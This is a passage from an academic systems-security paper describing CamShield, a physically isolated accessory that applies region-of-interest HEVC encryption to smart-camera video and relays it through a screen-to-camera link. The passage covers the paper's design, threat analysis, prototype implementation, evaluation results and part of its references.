Modern video coder-decodes, such as HEVC (or H.265), divide a video frame into uniform rectangles, *i.e.*, the tiles. HEVC provides a clean interface - the Network Abstraction Layer (NAL), to pack tiles into NAL units (NALU) for general network transmissions. CamShield's video encryption and transmission take advantage of this feature. The structure of VLC frames from the CamShield device is shown in Figure 6. We highlight several points: 1) Multiple video frames after HEVC compression are packed into one VLC frame. 2) Each video frame contains multiple encrypted and unencrypted tiles. Any tile overlapping with the ROI is encrypted with the *key* and a randomly-generated nonce. The nonce is inserted between the NALU header and the NALU data. The remaining tiles are left unencrypted for the third party to make use of. 3) An ordinary HEVC player can still render the encrypted tiles but the visual content is destroyed (see Figure 5). To identify the encrypted tiles in the CamShield App, we use a reserved bit in the NALU header as the encryption indicator, and set it to "1" for encrypted tiles. 4) The data of the whole frame and its timestamp are hashed and appended to the encrypted content for integrity and authenticity.

6.2 ROI Policy Configuration Interface

CamShield allows the owner to flexibly configure the privacy policies to specify how its ROI-based encryption works. An example of the policy entries is shown in Figure 7 (a), which looks similar to the Access Control List (ACL) rules of firewalls. Each row of the table defines the CamShield's protection behavior of the associated ROI.

The 'Index' and 'ROI' uniquely identify the policy of that ROI. The ROI detection can be conducted by multiple methods, which are specified by the 'Alg.' column. The 'Invert' column specifies the ROI region as the detected region or the corresponding complement region, *e.g.*, the body or the background other than the body. The 'Time' column and 'Enable' column determine when and whether this policy entry should be enabled. Multiple ROI policies can be enabled simultaneously, where the ROI region is the union of the regions of all the enabled ROIs.

To allow the owner to configure ROI policies, the CamShield preserves a convenient and secure input interface. It not only allows for configuring devices out of the cabling range but also retains physical isolation. The idea is to leverage the CamShield's visual sensor to scan the information displayed on the CamShield App. Specifically, the owner uses the app to generate a QR-code containing the configuration message, and shows it to the CamShield to configure it. An example of the configuration message for modifying the active period of the face ROI is shown in Figure 7 (c).

As the configuration interface is very sensitive, we use a typical challenge and response protocol shown in Figure 7 (b) to protect it against spoofing and replay attacks. To start the configuration, the CamShield App first displays a QR-code showing the HELLO message. Once the CamShield receives the HELLO, it sends a challenge message REQ containing a nonce to the app through the VLC data path. The app responses to the challenge with another QR-code called RES, which contains the hash of the nonce and the shared key. Since the key is only shared with the authorized CamShield App, the CamShield authenticates the app by verifying the hash. If the authentication is correct, the CamShield accepts the encrypted configuration message, *i.e.*, ConfigMsg, appended in the RES message.

In addition to the configuration interface, CamShield uses a MsgLED to physically notify the owner about its working status, *e.g.*, whether the Face ROI is enabled. This interface is used to avoid possible breaches due to the owner's subjective factors. For example, if the owner forgot to enable the ROI (for some reason it was disabled), then the CamShield can do nothing to protect privacy. Similar usability designs are essential to practical protection systems [39]. The CamShield prototype will allow us to continue the study on its usable privacy and security issues in future work.

7 Compatibility Designs

The major usability goal of CamShield is to preserve the functionalities of the shielded smart camera. The primary function of smart cameras is video previewing We further identify two other features that are valuable to users: motion detection and cloud video analysis. This section describes our designs to preserve them after introducing the CamShield.

Real-time Preview: Current COTS smart cameras achieve real-time video preview mainly in two ways: via direct IP connections or centralized servers. The majority of smart cameras in the market use the first solution. The smart camera stores videos locally and streams preview to the companion app via standard protocols such as RTSP. [2] With proper configurations [20], the CamShield App can directly receive their videos. The representative product of the centralized solution is the Google Nest camera. Its videos are encrypted and uploaded to the cloud storage. When the user requests, the cloud distributes the video to the native app. Since directly accessing these videos is hacky and ad-hoc [8], we propose to download and copy the video clips from the native app to the CamShield App to decode. We note that this process does not involve manual overhead since it can be automatized by tools such as Tasker [19].

Emulating Motion Detection: Usually, the smart camera detects motion locally, and then sends notifications (including a video clip or figure showing the detected event) to the companion app. The problem is the sink camera can only capture the VLC streams rather than the real scenes (see 1st and 2rd design choices in Section 8). Our approach follows the replication idea. The CamShield device detects the motion by analyzing the video stream, and then stimulates the sink camera to generate motion notifications to the Internet. To save the screen resource for VLC, it blinks an alarming LED inside the shielding case to emulate the motion event. As the VLC streams shown on the screen might also be treated as motions and cause false alarms, we leverage the virtual fencing feature of the sink camera to exclude the screen showing the VLC streams from the motion detection areas.

Cloud Analysis: In centralized solutions, the video streams from the sink camera are uploaded to the cloud storage, but the content is still the VLC streams. As the VLC decoding algorithm is publicly known and no encryption is applied on VLC frames, it is possible for the cloud servers to implement the VLC decoding to analyze the videos from the CamShield. Since current cloud servers have not supported this feature, we make a workaround: the CamShield App decodes the VLC streams and uploads the ROI encrypted videos to the cloud for video analysis.

[2] The solution might also have servers responsible for setting up connections and relaying streams if necessary [16].

8 Design Choices

This section discusses the design choices behind CamShield.

VLC v.s. Bare-metal Videos: Another way to deliver the video stream to the smart camera is to directly play the recorded video on the CamShield screen. This bare-metal approach has good compatibility since it directly delivers similar scenes as the ones not using the CamShield to the camera. However, due to noise, the video quality of the re-recorded video is much lower. Further, the re-recorded video does not preserve encryption, *i.e.*, if the video is ROI-encrypted, even the authorized entities cannot decrypt and recover the raw video, affecting the usability of the smart camera.

Decoding VLC at App v.s. at Smart Camera: The original functionalities of smart cameras can be retained by decoding the VLC streams locally to obtain the video content from the CamShield and then feeding the content into the camera's original processing pipeline. However, it requires firmware modification. This is possible but practically hard. To our knowledge, very few cameras have open firmware that can be modified [3].

Encrypting Video v.s. Encrypting VLC: The VLC data path is like an end-to-end tunnel from the CamShield device to the app. An alternative way to secure the video data is to encrypt the entire VLC payload. The two approaches are not exclusive and can be used simultaneously. The reason we choose unencrypted VLC streams is to leave an interface for cloud analysis (recall Cloud Analysis in Section 7).


Motion Notification via Stimulation v.s. via VLC: Even though the CamShield device can send notifications to the CamShield App via the VLC data path, the app must always be active to decode the VLC streams in order to get notifications in time. This is not a good choice for devices with power constraints, *e.g.*, smartphones.

9 Security Analysis

Many reports suggest that the videos recorded by the smart cameras might be transparent to attackers due to unsecured network connections [24], malicious cloud overlays [14], or even compromised camera systems [1]. However, with CamShield, the private ROIs contained in the smart camera's videos are still confidential. This is because they are encrypted by the shield rather than the smart camera. The attacker cannot decrypt the content without the key. Since the CamShield device is isolated from the smart camera and the network, it operates as it is expected to and naturally resists many types of network-based attacks. In the following, we discuss several non-trivial attacks.

Video Manipulation Attack: The attacker with full control of the sink camera may first decode the VLC stream, alter some parts of the video, and regenerate the VLC stream to

[3] A hacked case is https://github.com/TheCrypt0/yi-hack-v4



(a) Top View with Installation (b) Front View (c) Top View Inside (d) CAD Model of the Shield Case

Figure 8: **Hardware Prototype of the CamShield Device**. (a)(b)(c) show different hardware components in Figure 2. The top view (a) shows how the CamShield device is installed on a COTS smart camera. (d) is the 3D-model of the case.

lead the owner to misconfig ROIs. For example, if the ROI policy was configured to 'none', *i.e.*, the raw video is not encrypted. The attacker can modify the video content to forge some ROIs as if they have been protected, hence fooling the owner that the camera has been protected. CamShield involves two mechanisms to defend against this attack. First, the CamShield device has a Msg LED to physically notify the protection status, *e.g.*, blinking to indicate the 'none' policy. Second, all the video frames from the CamShield have an integrity check whether there is ROI or not (Figure 6). Thus, the CamShield App can identify whether the video content is modified or not.

Video Replay Attack: Similar to the video manipulation attack, this attack assumes the ROI protection was turned off by the owner for some reason, and the attacker does not want the owner to be aware of it being turned off. The attacker may record the VLC stream when the ROI protection is enabled, and replay the record stream to the owner when the ROI protection is disabled [34]. Even though the recorded video is not tampered with, the replay can be detected since the timestamp is no longer valid.

Multi-device Colluding Attack: An advanced attacker might be able to control other co-located smart devices to compromise the CamShield. For example, if the attacker can control the co-located TV within the scope of the CamShield, it can initiate the CamShield configuration process by displaying or replaying QR-codes on the TV screen to modify privacy policies. Despite the high requirements, the nonce and timestamp in the RES message in Figure 7(b) are used to defend against unauthorized configurations.

ROI Failure Attack: The ROI-based encryption allows the owner to adjust the privacy policies. It relied on CV algorithms to identify ROIs, whose accuracy, while in many cases is comparable to the human cognitive system, is not 100%. A patient attacker can wait for the failures, *e.g.*, an ROI detection miss, to partially gain the sensitive information. The ROI-encryption cannot strictly eliminate this attack. Possible defense approaches are to keep CV algorithms up to date (see discussion in Section 12) or use full encryption (sacrificing functionality for security)

10 Implementation

We describe the implementation of the CamShield device and the CamShield App below.

10.1 CamShield Device

Hardware. We prototype the CamShield device with COTS components and a 3D printed case. Nvidia Jetson Nano board [10] is used as the processing unit. The visual sensor is Raspberry Camera V2.1, featuring 60 fps@720p. The visual sensor is directly connected to the CMOS Serial Interface of the Nano board. The screen is SHARP LS029B3SX02 1440×1440@60fps, which is driven by an HDMI driver board. We use a lens of 60 mm focal length to focus the sink camera to the screen. Two LEDs are connected to the GPIO pins of the Nano board as the alarming LED and Msg LED. As shown in Figure 8, the above components are attached to a 3D printed case. The CAD file of the case is shown in Figure 8(d). The LCD screen is placed in a movable slot so that it can be adjusted to fit the focal plane of the smart camera.

Software. OpenCV v4.1.0 and Tensorflow v1.14 are used to implement the ROI detection. For fast prototyping, we used shipped detectors. HaarCascade [56] and SSD+MobileNet [18] are face detectors. Histograms of Oriented Gradients [31] is used to detect pedestrians and Scene Text Detection [69] is used to extract regions containing text. The ROI detection module is also reused for motion detection (Background Subtractor MOG2 [70]) and decoding configuration message from QR-code decode (pyzbar 0.1.8 library [12]). The ROI encryption is based on an open-source HEVC codec [55], which outputs the encoded video tile as a Network Abstract Layer Unit (NALU). We adopt AES-GCM for encryption. For VLC encoding, we utilize the Real-time Transport Protocol (RTP) as an intermediate helper layer to pack the NALU stream first and then to the VLC data frame shown in Figure 6. To counter the errors in the VLC channel, Reed-Solomon (RS) codes are used for error correction (Python reedsolo library [13]). To avoid burst errors, we use Python commpy library for data interleaving before RS encoding. Bits are modulated by color modulation. To achieve real-time video rendering at 60 fps, the encoded frames are piped to GPU via the Gstreamer pipeline [9].

10.2 CamShield App

Currently, the CamShield App works with smart cameras supporting RTSP streaming protocol. The app is responsible for VLC decoding, ROI decryption, and video rendering. We implement it on Xiaomi Mi Mix 2S with Qualcomm Snapdragon 845 and Android 10.

The VLC decoding first locates all blocks in the preamble through the C++ robust corner detection algorithm [36] with the Java Native Interface (JNI). For data decoding, it calls the JAVA ReedSolomon library in zxing [6]. The ROI decryption is a reversed process of the ROI encryption. Firstly, we unpack the VLC frame to retrieve the NALU stream. Then, for each video frame in the NALU stream, we find out all encrypted NALUs through the flag in the NALU header. Next, we verify the integrity and time of the frame by checking the hash. Finally, we obtain the whole frame (ROI + non-ROI) through the HEVC decoder. To realize real-time video display on smartphones, we implement a pipeline scheme to speed up the whole workflow (see Appendix C).

11 Evaluation

This section evaluates the VLC performance, the ROI encryption, and the compatibility designs.

11.1 VLC Evaluation

This subsection evaluates the VLC performance and the effectiveness of the design components.

Overall Performance: We evaluate the performance of the VLC data path on different smart (sink) cameras shown in Table 1. Due to the impact of resolution, focal length, automatic image tuning, *etc.*, the properties of the VLC channel vary by camera model. Thus, we adjust the default VLC parameters (see Appendix B) for different camera models to achieve their best performance. Figure 9 (a) shows the highest throughput of each camera model. The results show that XiaoMi, Ezviz, and YI models could achieve a throughput of 300 to 500 kbps, meeting the requirement of streaming 720p@10 fps video. The Hikvison model is able to support 720p@20 fps, since it has higher resolution and allows manual configuration to disable the image auto-tuning, *e.g.*, white balance, saturation, exposure, *etc.* The results show that the VLC data path can fulfill the requirement of streaming HD videos.

Grid Preamble for Distortion Calibration: We evaluate the effectiveness of calibrating lens and chromatic distortions. We compare our calibration scheme with a simple calibration scheme that uses the same block locations for the three RGB channels. The results are depicted in Figure 9 (b). In the simple calibration scheme (combined location), more blocks are mislocated, which is obvious in the red and blue channels. Our calibration scheme (decoupled location) achieves better performance as the three channels have different distortion characteristics.

Brand	Model	Frame Rate (fps)	Resolution	Disable Auto-tuning
Hikvison	DS-2CD3T56FWDV2-I3	20	2560x1920	Support
XiaoMi	CMSXJ25A	20	1920x1080	No
Ezviz	CS-C6CN	15	1920x1080	No
YI	YYS.2919	15	1920x1080	No

Table 1: **COTS Smart Cameras Used in Evaluation**.


Color Palette Preamble for Color Bias Calibration: We test different schemes for mapping colors to bits. First, we choose HSV as a representative color space for directly classifying colors without the reference of the palette [59]. As shown in Figure 9 (c), its performance is not good enough. The main reason is that the hues of the colors have overlapping areas, resulting in demodulation errors. Second, as identical color palettes are piled up on the screen, we test three schemes to choose the decoding reference: 1) Single: use the closest palette; 2) Local: use the average of multiple single-palettes in a small area; global; 3) Global: the average of all palettes. As shown in Figure 9 (c), the local palette achieves the lowest error rate. It is better than the Single since it is less noisy.

Frame Interpolation: We use F_r to denote the rate at which the VLC transmitter refreshes its content (its maximum value is the CamShield screen refresh rate). To show the properties of the frame interpolation scheme, we compare it with two simple approaches: 1) F_r is half of the capture rate, *i.e.*, F_r=10 fps; and 2) F_r is the same as the capture rate, *i.e.*, F_r=20 fps. The screen refreshes at full rate in our scheme, *i.e.*, F_r=60 fps, but only 1/3 parts are refreshed in adjacent frames. Results are shown in Figure 9 (d). When F_r=10 fps, the sink camera can always capture a merge-free frame as its rate is 2 times of F_r. So its decoding rate (the percentage of correctly decoded bits) is high. However, as most rxRFs are duplicated, the overall throughput is low. When F_r=20 fps, the sink camera is almost synced with the screen, the ideal throughput would be two times of the F_r=10 fps case. However, as their actual refresh rates are slightly different, the rxRFs encounter screen refresh periodically, resulting in consecutive undecodable merged frames. As a result, the average throughput of this case is high but its throughput fluctuates, which is also reflected in the decoding rate curve. Our scheme can achieve 757 kbps, slightly less than the F_r=20 fps case, but its decoding rate is 99.5%, indicating stable performance.

11.2 Evaluation of ROI-based Encryption

This subsection shows the effectiveness of the ROI-based encryption in protecting the visual information.

Effectiveness of Content Protection: We adopt two image quality metrics: Peak Signal to Noise Ratio (PSNR) and Structural Similarity (SSIM). PSNR compares the noise level of the processed image and the original one. Larger PSNR means less noise. SSIM compares the similarity of two images. Large SSIM means two images are similar. The videos are collected



(a) Overall Throughput (b) Distortion Calibration (c) Color Bias Calibration (d) Frame Interpolation

Figure 9: **VLC Evaluation**.

Scenario	Description
meeting	Three men sit around the table for a meeting. There are two cans of drinks, a bottle of water and a set of keyboard and mouse on the table.
lecture	A man in a plaid shirt writes and draws on the white board. He occasionally looks at the camera.
office	A man in a knitted hat looks at the camera and talks to the camera, holding a whiteboard marker in his hand.

Table 2: **Scenarios of Captured Videos**.

in three public places [4]. The detailed scenario descriptions are shown in Table 2. Human face is selected as the ROI. The videos are compressed by the HEVC codec with and without the ROI-based encryption. Their ROI regions are compared with that of the original frames. Results in Table 3 show that the average PSNR and SSIM of all scenarios using ROI-based encryption decrease significantly over the No-encryption cases, meaning that the encrypted areas are quite different from the original ones.

Effectiveness of ROI Detection: The CamShield is based on CV algorithms to detect the ROI areas. For the legacy OpenCV detector (HaarCascad), the false-negative rate is around 3% in the meeting and office scenarios, and 10% in the lecture scenario. The false-positive rate is at the same level. The detention misses usually occur when the face moves. The neural network detector (SSD+MobileNet) is more robust. The false-negative rate is less than 1% and the false-positive rate is close to 0% in the three scenarios. Unlike cryptographic protection, ROI algorithm failure (false negative) can hardly be completely avoided with current CV algorithms. This is a common problem in ROI-based protection systems [41]. Our suggestion is to keep the algorithms up-to-date and also use stringent ROIs whenever possible, *e.g.*, always encrypt the full frame when the cloud video analysis is not active.

11.3 Evaluation of Compatibility Designs

This section evaluates the motion detection and cloud video analysis capabilities of the smart cameras in Table 1 after the installation of the CamShield.

[4]Collecting data in private places requires much more complex permissions, and there is no difference in justifying our performance.

Scenario	No-encryption		ROI-encryption	
	PSNR (dB)	SSIM	PSNR (dB)	SSIM
meeting	34.43	0.90	9.08	0.292
lecture	35.27	0.91	11.41	0.323
office	35.74	0.91	9.02	0.324

Table 3: **Video Quality: Original v.s. ROI-encrypted**.

11.3.1 Motion Detection

We evaluate whether the smart cameras can correctly issue motion detection notifications in time. The CamShield device deliberately generates the motion detection events for these smart cameras. The alarming LED is set to flash for 30 seconds every five minutes to stimulate the sink camera. We use the CamShield App to count the detected events and the timestamps. The test lasts 16 hours for each camera. The detection rate is calculated as the ratio of the number of received notifications to the actual number of motion events generated during the period. The results show that no camera has false alarms, and most smart cameras have 100% detection rate except that the YI model is 54%. We guess it is because the YI server may filter out too-frequent notifications.

11.3.2 Cloud Video Analysis

We evaluate the performance of cloud video analysis on ROI-encrypted videos. The scenes are described in Table 2. We utilize the CV interfaces (`describe_image` and `tag_image`) of Microsoft Azure [2] to see if the ROI-encrypted video can still be used by the cloud server to infer useful information for the owner. The CamShield App uploads the VLC decoded and ROI-encrypted videos to the server.

We first use the `describe_image` interface to generate descriptive captions together with confidence levels for the videos.Table 4 shows the results. We can see that the ROI-based encryption still preserves the context understanding of the cloud server. It just lowers the confidence level in the meeting and office scenarios by a little bit. In the lecture scene, the captions are quite different. The reason is that the proportion of the man in this scene is much smaller than the whiteboard. Thus, when the the man's face is not facing the camera, the analyzer pays more attention to the content of the whiteboard.

We further utilize the `tag_image` to analyze the fine-grained information. This interface infers multiple tags based on the input video. We use the number and content of the

Scenario	Generated caption	Confidence
meeting (w/o)	'a group of men sitting at a table'	55.71%
meeting (w/)	'a group of people sitting around a table with a computer'	45.93%
lecture (w/o)	'a man writing on a white board'	59.76%
lecture (w/)	'text'	65.61%
office (w/o)	'a person sitting at a desk'	55.09%
office (w/)	'a person holding a phone'	37.70%

Table 4:**Context Understanding with (w/) and without (w/o) ROI-encryption**.

tags to quantify how much information is preserved in the encrypted video. We first analyze the unencrypted raw videos and record all tags with confidence level higher than 50%, *i.e.*, true tags. Then, we apply two kinds of ROI-based encryption to the raw videos, 'face' and 'body'. Next, we apply tag analysis again on the encrypted videos and calculate the average detection rate, *i.e.*, the ratio of the detected true tags in the encrypted video to all the true tags.

The results are shown in Table 5. The 'Tag (All)' column indicates the ratio of detected true tags to all true tags. The 'Tag (Body)' column indicates the ratio of detected body-related true tags to all body-related true tags. Similarly, the 'Tag(Face)' column indicates the ratio of detected face-related true tags to all face-related true tags. The 0% detection rate of the two tags validates the effectiveness of ROI protection. However, as shown in the 'Tag (All)' column, the ROI-based encryption still preserves information for the cloud server. When the ROI is face, the 'Tag (Body)' column shows that some body-related true tags are still kept, *i.e.*, gesture recognition would still be possible when the face area is encrypted.

12 Discussion

We discuss the limitations of the current implementation.

Cost: The major cost of the CamShield prototype is the Nano board (100$) and the screen (50$). The Nano board can be replaced with DSP chips and a low-end processor. The price of screens will always decrease. Ideally, as the CamShield replicates the full functionalities of the smart camera, it will not be cheaper but should be on the same price level as a smart camera. We are also exploring low-cost alternatives, for example, it might be possible to reuse smartphones that are no longer in use as free CamShield devices.

Update: The CamShield relies on CV algorithms for ROI detection. When better algorithms are available, they can be updated via the policy configuration interface (Section 6.2). The binary of the CV module is first segmented and then transmitted by multiple configuration messages. We implemented a preliminary QR-code stream decoder, through which a legacy OpenCV detector (about 100 KB) can be updated in several mins. For larger modules such as neural network models (*e.g.*, a compressed `MobileNet` is about several MB), a carefully-designed high throughput scheme should be used to transmit the messages (*e.g.*, 100 kbps is achieved in [38]).

Scenario	ROI	Tags (All)	Tags (Body)	Tags (Face)
meeting	face	56.2%	15.0%	0%
	body	17.1%	0%	0%
lecture	face	89.3%	26.2%	0%
	body	61.4%	0%	0%
office	face	27.3%	3.1%	0%
	body	18.1%	0%	0%

Table 5: **Tags Detection Rate after ROI-encryption**.

For the remaining firmware (non-algorithm parts), many risks have been avoided by isolation. For vital firmware upgrade, which unlikely frequently occurs, one way is to return the device to the manufacturer/authorized parties to reload new firmware by proprietary interface and protocols.

Timestamp: Some of the security mechanisms rely on the timestamps of the Real Time Clock (RTC) time, *i.e.*, the absolute time. The CamShield's RTC is powered by the battery, which ticks even when the device is powered off. However, due to the frequency offset of the RTC's conciliator, its time keeps drifting from the accurate absolute time. As a result, a time calibration method is required. A potential solution is through the configuration interface, which already reserves the timestampe field.

HD Video Support: Higher throughput of the VLC data path is required for supporting 1080p or 2k videos. Currently, we use a square screen, but the CMOS of the sink cameras is a rectangle, hence we can adopt a rectangle screen to increase the VLC throughput. Further, high-refresh-rate screens are also beneficial in increasing the throughput.

Installation Overhead: As shown in Figure 8 (a), the CamShield device is put in front of the smart camera to fully cover it. To maximize the VLC performance, the installation must jointly adjust the lens of the CamShield and the lens of the camera to optimize the focus as well as to maximize the VLC areas. In practice, it takes us less than 5 mins to set up a new camera with a reasonable performance. For easier and faster installation, the manufacturer might provide pre-tuned space occupiers for different cameras models. Then, the user only needs to stack the CamShield, the occupier, the lens, another occupier, and the smart camera together.

13 Conclusion

Privacy and security issues of visual sensing devices have become a concern for consumers. This paper proposes an approach to use an isolated and fully functional copy of the original sensing device as a bolt-on accessory to protect sensing security and privacy. As an example, we design the CamShield system to secure COTS smart cameras while preserving their key smart features.

Acknowledgements

We thank anonymous reviewers for their valuable comments. We thank our shepherd Ardalan Amiri Sani. We thank Shauna Dalton for the proofreading. This work is supported by NSFC 62002224 and ShanghaiTech Startup Fund.

References

[1] 50,000 home cameras reportedly hacked, footage posted online. https://www.welivesecurity.com/2020/10/14/50000-home-cameras-reportedly-hacked-footage-posted-online/, 2022.

[2] Azure Cognitive Services. https://azure.microsoft.com/en-us/services/cognitive-services/#api, 2022.

[3] Buyer Beware: Used Nest Cams Can Let People Spy on You. https://www.nytimes.com/wirecutter/blog/used-nest-cams-can-let-people-spy-on-you/, 2022.

[4] Chromatic aberration. https://en.wikipedia.org/wiki/Chromatic_aberration, 2022.

[5] Furbo Dog Camera. https://shopcn.furbo.com/products/furbo, 2022.

[6] GitHub - zxing/zxing: ZXing ("Zebra Crossing") barcode. https://github.com/zxing/zxing, 2022.

[7] Minimum Object Distance. https://www.avsupply.com/MFG/rainbow-cctv-security/rainbow-cctv-security.htm, 2022.

[8] Nest Camera Recorder. https://github.com/dend/foggycam, 2022.

[9] NVIDIA Jetson Linux Driver Package Developer Guide. https://docs.nvidia.com/jetson/archives/l4t-archived/l4t-3231/, 2022.

[10] NVIDIA Jetson Nano Developer Kit | NVIDIA Developer. https://developer.nvidia.com/EMBEDDED/jetson-nano-developer-kit, 2022.

[11] People say they care about privacy but they continue to buy devices that can spy on them. https://www.vox.com/recode/2019/5/13/18547235/trust-smart-devices-privacy-security, 2022.

[12] QR Code Data Capacity. https://web.archive.org/web/20160326120122/http://blog.qr4.nl/page/QR-Code-Data-Capacity.aspx, 2022.

[13] Reedsolo PyPI. https://pypi.org/project/reedsolo/, 2022.

[14] Ring data can be view by staff. https://theintercept.com/2019/01/10/amazon-ring-security-camera/, 2022.

[15] Samsung's Family Hub Brings Food AI and Automation into the Kitchen at CES 2020. https://news.samsung.com/global/samsungs-family-hub-brings-food-ai-and-automation-into-the-kitchen-at-ces-2020, 2022.

[16] Security and Privacy of Yi Camera. https://www2.yitechnology.com/support/answer/id/17/tid/2/qid/1/oid/_, 2022.

[17] Smart TVs With Built-In Camera. https://window10forpc.com/smart-tvs-with-built-in-camera-and-how-much-they-worth, 2022.

[18] SSD MobileNet V2 by Google-Coral. https://raw.githubusercontent.com/google-coral/test_data/master/ssd_mobilenet_v2_face_quant_postprocess.tflite, 2022.

[19] Tasker. https://tasker.joaoapps.com/, 2022.

[20] TinyCAM. https://tinycammonitor.com/, 2022.

[21] Video bit Rate. https://helpdesk.spycameracctv.com/support/solutions/articles/43000480527-bit-rate-comparison-chart-for-hikvision-cameras, 2022.

[22] Vignetting. https://en.wikipedia.org/wiki/Vignetting, 2022.

[23] Warning issued over hackable security cameras. https://www.welivesecurity.com/2020/06/15/warning-issued-hackable-security-cameras/, 2022.

[24] Xiaomi IoT Cameras Leak Private Stills via Google Home Hub. https://securityboulevard.com/2020/01/xiaomi-iot-cameras-leak-private-stills-via-google-home-hub/, 2022.

[25] M. Backes, M. Dürmuth, and D. Unruh. Compromising reflections-or-how to read lcd monitors around the corner. In *2008 IEEE Symposium on Security and Privacy (sp 2008)*, pages 158–169. IEEE, 2008.

[26] F. Brasser, D. Kim, C. Liebchen, V. Ganapathy, L. Iftode, and A.-R. Sadeghi. Regulating arm trustzone devices in restricted spaces. In *Proceedings of the 14th Annual International Conference on Mobile Systems, Applications, and Services*, pages 413–425, 2016.

[27] J. Bugeja, D. Jönsson, and A. Jacobsson. An investigation of vulnerabilities in smart connected cameras. In *2018 IEEE international conference on pervasive computing and communications workshops (PerCom workshops)*, pages 537–542. IEEE, 2018.

[28] A. Chattopadhyay and T. E. Boult. Privacycam: a privacy preserving camera using uclinux on the blackfin dsp. In *2007 IEEE Conference on Computer Vision and Pattern Recognition*, pages 1–8. IEEE, 2007.

[29] Y. Cheng, X. Ding, and R. H. Deng. Driverguard: a fine-grained protection on i/o flows. In *ESORICS'11 Proceedings of the 16th European conference on Research in computer security*, volume 6879, pages 227–244, 2011.

[30] V. Costan and S. Devadas. Intel sgx explained. *IACR Cryptol. ePrint Arch.*, 2016:86, 2016.

[31] N. Dalal and B. Triggs. Histograms of oriented gradients for human detection. In *2005 IEEE computer society conference on computer vision and pattern recognition (CVPR'05)*, volume 1, pages 886–893. IEEE, 2005.

[32] S. Eskandarian, J. Cogan, S. Birnbaum, P. C. W. Brandon, D. Franke, F. Fraser, G. Garcia, E. Gong, H. T. Nguyen, T. K. Sethi, V. Subbiah, M. Backes, G. Pellegrino, and D. Boneh. Fidelius: Protecting user secrets from compromised browsers. In *2019 IEEE Symposium on Security and Privacy (SP)*, pages 264–280, 2019.

[33] M. Farajallah, W. Hamidouche, O. Déforges, and S. El Assad. Roi encryption for the hevc coded video contents. In *2015 IEEE International Conference on Image Processing (ICIP)*, pages 3096–3100. IEEE, 2015.

[34] X. Feng, M. Ye, V. Swaminathan, and S. Wei. Towards the security of motion detection-based video surveillance on iot devices. In *Proceedings of the on Thematic Workshops of ACM Multimedia 2017*, pages 228–235, 2017.

[35] J. Fernández-Berni, R. Carmona-Galán, R. Del Río, R. Kleihorst, W. Philips, and Á. Rodríguez-Vázquez. Focal-plane sensing-processing: A power-efficient approach for the implementation of privacy-aware networked visual sensors. *Sensors*, 14(8):15203–15226, 2014.

[36] A. Geiger, F. Moosmann, Ö. Car, and B. Schuster. Automatic camera and range sensor calibration using a single shot. In *2012 IEEE International Conference on Robotics and Automation*, pages 3936–3943. IEEE, 2012.

[37] D. Han, J. Choi, J.-I. Cho, and D. Kwak. Design and vlsi implementation of high-performance face-detection engine for mobile applications. In *2011 IEEE International Conference on Consumer Electronics (ICCE)*, pages 705–706, 2011.

[38] T. Hao, R. Zhou, and G. Xing. Cobra: color barcode streaming for smartphone systems. In *Proceedings of the 10th international conference on Mobile systems, applications, and services*, pages 85–98, 2012.

[39] H. Harkous, K. Fawaz, R. Lebret, F. Schaub, K. G. Shin, and K. Aberer. Polisis: Automated analysis and presentation of privacy policies using deep learning. In *27th USENIX Security Symposium (USENIX Security 18)*, pages 531–548, 2018.

[40] W. Hu, H. Gu, and Q. Pu. Lightsync: Unsynchronized visual communication over screen-camera links. In *Proceedings of the 19th annual international conference on Mobile computing & networking*, pages 15–26, 2013.

[41] S. Jana, D. Molnar, A. Moshchuk, A. Dunn, B. Livshits, H. J. Wang, and E. Ofek. Enabling {Fine-Grained} permissions for augmented reality applications with recognizers. In *22nd USENIX Security Symposium (USENIX Security 13)*, pages 415–430, 2013.

[42] X. Jin, F. Li, X. Li, W. Tian, B. Wang, L. Chen, and X. Wang. Visual-based data exchange system for internal and external networks in physical isolation. *Cognitive Robotics*, 1:134–144, 2021.

[43] T. Kitajima, E. A. Y. Murakami, S. Yoshimoto, Y. Kuroda, and O. Oshiro. Privacy-aware face detection using biological signals in camera images. *Electronics and Communications in Japan*, 101(6):67–79, 2018.

[44] M. Lentz, R. Sen, P. Druschel, and B. Bhattacharjee. Secloak: Arm trustzone-based mobile peripheral control. In *Proceedings of the 16th Annual International Conference on Mobile Systems, Applications, and Services*, pages 1–13, 2018.

[45] J. Li, Z. Li, G. Tyson, and G. Xie. Your privilege gives your privacy away: An analysis of a home security camera service. In *IEEE INFOCOM 2020-IEEE Conference on Computer Communications*, pages 387–396. IEEE, 2020.

[46] W. Li, M. Ma, J. Han, Y. Xia, B. Zang, C.-K. Chu, and T. Li. Building trusted path on untrusted device drivers for mobile devices. In *Proceedings of 5th Asia-Pacific Workshop on Systems*, page 8, 2014.

[47] S. D. Perli, N. Ahmed, and D. Katabi. Pixnet: interference-free wireless links using lcd-camera pairs. In *Proceedings of the sixteenth annual international conference on Mobile computing and networking*, pages 137–148, 2010.

